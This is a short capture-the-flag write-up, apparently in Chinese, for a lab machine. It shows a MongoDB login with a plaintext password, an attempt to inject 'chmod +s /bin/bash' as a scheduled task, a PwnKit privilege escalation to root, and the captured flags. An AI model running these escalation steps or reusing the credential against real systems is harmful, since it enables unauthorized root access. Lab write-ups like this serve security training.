
任務裡面沒物件

```
mongo 127.0.0.1:27017/scheduler -u mark -p 5AYRft73VtFpc84k
```




```
> show collections
tasks
> db.tasks.find()
> 
```

有新增集合，但沒辦法自動執行。。




```
> db.task.insertOne({'cmd':'chmod +s /bin/bash'})
{
        "acknowledged" : true,
        "insertedId" : ObjectId("66851beac0fe32933a58ce47")
}
> db.task.insertOne({'cmd':'touch /tmp/tso'})
{
        "acknowledged" : true,
        "insertedId" : ObjectId("66851bfac0fe32933a58ce48")
}
> db.task.find()
{ "_id" : ObjectId("66851beac0fe32933a58ce47"), "cmd" : "chmod +s /bin/bash" }
{ "_id" : ObjectId("66851bfac0fe32933a58ce48"), "cmd" : "touch /tmp/tso" }
> db.task.find()
```

放棄，直接版本提權




```
mark@node:/tmp$ chmod +x PwnKit
mark@node:/tmp$ ./PwnKit
root@node:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(mark)
root@node:/tmp# whoami
root
root@node:/tmp#
```

user flag



```
root@node:/home/tom# cat user.txt
3a9b9631afddbe776be99d0cae4f2fdc
```

root flag



```
root@node:/tmp# cat /root/root.txt
a72f80b7dbea86c0b672cd343bad88da
root@node:/tmp#
```